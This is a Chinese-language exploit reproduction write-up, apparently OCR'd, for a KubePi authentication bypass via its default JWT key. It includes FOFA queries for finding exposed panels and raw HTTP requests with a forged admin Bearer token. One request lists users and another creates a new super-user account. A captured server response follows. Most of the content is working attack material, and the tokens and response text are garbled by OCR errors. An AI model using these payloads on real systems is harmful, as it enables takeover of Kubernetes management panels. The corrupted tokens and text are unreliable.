K2-1KubePi-Kubernetes 可视化管理面板-PermissionAC

漏洞描述:

KubePi 存在权限绕过漏洞,攻击者可通过默认 JWT 密钥获取管理员权限控制整个平台,使用管理员权限操作核心的功能。

KubePi <= 1.6.2

网站图片:



网络测绘:

fofa语法:

 $title="KubePi" \parallel body="kubepi/css/" \parallel body="kubepi doesn't work" \parallel header="KubePi" \parallel banner="KubePi" \parallel banner="KubePi"$

漏洞复现:


payload:

```
POST /kubepi/api/v1/users/search?pageNum=1&&pageSize=10 HTTP/1.1
```

Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Authorization: Bearer eyJbbGciOiJTUzINiIsInR5cCI6IkpXVCJ9.eyJuYWllIjoiYWRtaW4iLCJuaWNrTmFtzSI6IkFkbWluaXNOcmF0b3IiLCJlbWFpbCI6InNlcHBvcnRAZmlOMmNsb3VkLmNvbSIsImxhbmdlYWContent-Type: application/json
Accept-Encoding: gzip
Content-Length: 2

效果图:

读取用户名密码列表



POST /kubepi/api/v1/users HTTP/1.1

HOST: YOUT-IP
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Authorization: Bearer eyJhbGciOiJIUzIINiIsInR5cCI6IkpXVCJ9.eyJuYWllIjoiYWRtaW4iLCJuaWNrTmFtZSI6IkFkbWluaXNOcmF0b3IiLCJlbWFpbCI6InNlcHBvcnRAZmlOMmNsb3VkLmNvbSIsImxhbmd1YW
Content-Type: application/json

{"authenticate": ("password": "test1"), "email": "test1@gmail.com", "isAdmin": true, "mfa": {"enable": false}, "name": "test1", "nickName": "test1", "roles": ["Supper User"]}

```
Request
                                                                                    〈 〉 数据包扫描 熱加载 构造清求 👯
                                                                                                                                             Responses 635bytes / 117ms
                                                                                                                                                     MITP/1.1-280-0K

Content-Type: application/json; charset-utf-8

Set-Cookie: SESS_COOKIE_KUBEPI=34deca75-cd6c-4e9e-8d4f-a321e1894300; Path=/; Expires=Tue, '20-0ct-2048-16:34:06-GMT; 'Max-Age=783658740; 'HttpOnly; SameSite-Lax Date: Thu, '21-Dec: 2023-13:35:05-GMT

Content-Length: '635
                                                                                                                                                                                                                  美化 请输入定位响应
      1 HTTP/1.1·200·0K
                                                                                                                                                       10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
         {"authenticate": `{"password": "test1"},"email": "test1@gmail.com","isAdmin": `true,"mfa": `{"enable": false},"name": "test1","nickName": "test1","roles": ["Supper-User"]]}
                                                                                                                                                          ·},
-"type":·"LOCAL",
-"roles":·[
- 'Supper-User"
-],
                                                                                                                                              26
27
```